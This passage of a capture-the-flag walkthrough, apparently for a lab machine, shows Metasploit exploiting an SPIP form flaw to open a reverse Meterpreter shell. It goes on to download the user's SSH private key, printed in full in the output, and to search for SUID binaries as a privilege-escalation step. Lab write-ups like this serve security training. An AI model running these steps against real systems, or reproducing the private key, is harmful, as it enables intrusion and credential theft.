
```
msf6 exploit(unix/webapp/spip_rce_form) > set RHOSTS 10.10.49.97
RHOSTS => 10.10.49.97
msf6 exploit(unix/webapp/spip_rce_form) > set TARGETURI /spip/spip.php?page=contact
TARGETURI => /spip/spip.php?page=contact
msf6 exploit(unix/webapp/spip_rce_form) > set LHOST 10.10.37.193
LHOST => 10.10.37.193
```

7. Ran the module using the **exploit** command, which resulted in him getting a reverse Meterpreter shell.




```
msf6 exploit(unix/webapp/spip_rce_form) > exploit

[*] Started reverse TCP handler on 10.10.37.193:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] SPIP Version detected: 4.2.0
[+] The target appears to be vulnerable.
[*] Got anti-csrf token: AKXEs4U6r36PZ5LnRZXtHvxQ/ZZYCXnJB2crlmVwgtlVVXwXn/MCLPMydXPZCL/WsMlnvbq2xARLr6toNbdfE/YV7egygXhx
[*] 10.10.49.97:80 - Attempting to exploit...
[*] Sending stage (39927 bytes) to 10.10.49.97
[*] Meterpreter session 1 opened (10.10.37.193:4444 -> 10.10.49.97:50182) at 2024-07-30 06:58:56 +0100

meterpreter >
```

8. Enumerated the webserver using the following commands:




```
meterpreter > pwd
/home/think/spip/spip
meterpreter > cd /home/think
meterpreter > ls
Listing: /home/think
====================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
020666/rw-rw-rw-  0     cha   2024-07-29 07:42:02 +0100  .bash_history
100644/rw-r--r--  220   fil   2023-11-14 08:57:26 +0000  .bash_logout
100644/rw-r--r--  3771  fil   2023-11-14 08:57:26 +0000  .bashrc
040700/rwx------  4096  dir   2023-11-14 08:57:24 +0000  .cache
040700/rwx------  4096  dir   2023-12-08 13:07:22 +0000  .config
040700/rwx------  4096  dir   2024-02-10 21:22:33 +0000  .gnupg
040775/rwxrwxr-x  4096  dir   2024-01-10 12:46:09 +0000  .local
100644/rw-r--r--  807   fil   2023-11-14 08:57:24 +0000  .profile
020666/rw-rw-rw-  0     cha   2024-07-29 07:42:02 +0100  .python_history
040755/rwxr-xr-x  4096  dir   2024-01-10 12:54:17 +0000  .ssh
020666/rw-rw-rw-  0     cha   2024-07-29 07:42:02 +0100  .viminfo
040750/rwxr-x---  4096  dir   2023-12-20 19:05:25 +0000  spip
100644/rw-r--r--  35    fil   2024-02-10 21:20:39 +0000  user.txt

meterpreter > cat user.txt
fa229046d44eda6a3598c73ad96f4ca5
```

9. Downloaded the user's private key to further access a more stable shell through SSH using the **download /home/think/.ssh/id_rsa** command on the Meterpreter shell.




```
meterpreter > download /home/think/.ssh/id_rsa
[*] Downloading: /home/think/.ssh/id_rsa -> /root/id_rsa
[*] Downloaded 2.54 KiB of 2.54 KiB (100.0%): /home/think/.ssh/id_rsa -> /root/id_rsa
[*] Completed  : /home/think/.ssh/id_rsa -> /root/id_rsa
```

10. Loaded **Metasploit**'s auxiliary/scanner/ssh/ssh_login_pubkey module to spawn a SSH session with the target's webserver using the **use auxiliary/scanner/ssh/ssh_login_pubkey** command and setting the required options for this module using the **set** command.




```
msf6 > use auxiliary/scanner/ssh/ssh_login_pubkey
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > set KEY_PATH /root/id_rsa
KEY_PATH => /root/id_rsa
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > set USERNAME think
USERNAME => think
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > set RHOSTS 10.10.49.97
RHOSTS => 10.10.49.97
```

11. Executed the module using the **exploit** command to connect to the webserver via SSH using the private key that we previously downloaded from the target's webserver and then foreground that session using the **sessions -i 2** command.




```
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > exploit

[*] 10.10.49.97:22 SSH - Testing Cleartext Keys
[*] 10.10.49.97:22 - Testing 1 key from /root/id_rsa
[+] 10.10.49.97:22 - Success: 'think:-----BEGIN RSA PRIVATE KEY-----
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
-----END RSA PRIVATE KEY-----
' 'uid=1000(think) gid=1000(think) groups=1000(think) Linux publisher 5.4.0-169-generic #187-Ubuntu SMP Thu Nov 23 14:52:28 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux '
[*] SSH session 2 opened (10.10.37.193:38385 -> 10.10.49.97:22) at 2024-07-30 07:02:00 +0100
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```




```
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > sessions

Active sessions
===============

  Id  Name  Type                   Information              Connection
  --  ----  ----                   -----------              ----------
  1         meterpreter php/linux  www-data @ 41c976e507f8  10.10.37.193:4444 -> 10.10.49.97:50182 (10.10.49.97)
  2         shell linux            SSH root @               10.10.37.193:38385 -> 10.10.49.97:22 (10.10.49.97)

msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > sessions -i 2
[*] Starting interaction with 2...

whoami
think
```

12. Used the **find / -type f -perm -04000 -exec ls -l {}; 2>/dev/null** command to list all the files that the user has access to with the SUID bit set, which revealed the /user/sbin/run_container system binary along with other files.




```
find / -type f -perm -04000 -exec ls -l {} \; 2>/dev/null

-rwsr-xr-x 1 root root 22840 Feb 21  2022 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 477672 Dec 18  2023 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 14488 Jul  8  2019 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-- 1 root messagebus 51344 Oct 25  2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-sr-x 1 root root 14488 Dec 13  2023 /usr/lib/xorg/Xorg.wrap
-rwsr-xr-- 1 root dip 395144 Jul 23  2020 /usr/sbin/pppd
-rwsr-sr-x 1 root root 16760 Nov 14  2023 /usr/sbin/run_container
-rwsr-sr-x 1 daemon daemon 55560 Nov 12  2018 /usr/bin/at
-rwsr-xr-x 1 root root 39144 Mar  7  2020 /usr/bin/fusermount
-rwsr-xr-x 1 root root 88464 Nov 29  2022 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 85064 Nov 29  2022 /usr/bin/chfn
-rwsr-xr-x 1 root root 166056 Apr  4  2023 /usr/bin/sudo
-rwsr-xr-x 1 root root 53040 Nov 29  2022 /usr/bin/chsh
-rwsr-xr-x 1 root root 68208 Nov 29  2022 /usr/bin/passwd
-rwsr-xr-x 1 root root 55528 May 30  2023 /usr/bin/mount
-rwsr-xr-x 1 root root 67816 May 30  2023 /usr/bin/su
-rwsr-xr-x 1 root root 44784 Nov 29  2022 /usr/bin/newgrp
-rwsr-xr-x 1 root root 31032 Feb 21  2022 /usr/bin/pkexec
-rwsr-xr-x 1 root root 39144 May 30  2023 /usr/bin/umount
```

13. Extracted and displayed the human-readable strings from the run_container system binary using the **strings /user/sbin/run_container** command, which revealed the execution of the /opt/run_container.sh as seen below:




```
strings /usr/sbin/run_container

/lib64/ld-linux-x86-64.so.2
libc.so.6
__stack_chk_fail
execve
__cxa_finalize
__libc_start_main
GLIBC_2.2.5
GLIBC_2.4
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u+UH
[]A\A]A^A_
/bin/bash
/opt/run_container.sh
:*3$"
GCC: (Ubuntu 9.4.0-1ubuntu1~20.04.2) 9.4.0
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.8061
```

14. Displayed the /opt/run_container.sh file's permissions using the **ls -ali /opt/run_container.sh** command, which revealed that everyone has read, write, and execute permissions.




```
ls -ali /opt/run_container.sh
524346 -rwxrwxrwx 1 root root 1715 Jan 10  2024 /opt/run_container.sh
```

15. Attempted to modify the /opt/run_container.sh file but got an error message stating that he got denied permission to modify it despite having the permissions to do so and that he's using an Ash shell.




```
think@publisher:~$ echo '/bin/bash -p' > /opt/run_container.sh
-ash: /opt/run_container.sh: Permission denied
```

16. Listed all the installed packages on the webserver using the **dpkg -l** command, which revealed that AppArmor is installed, as seen below:



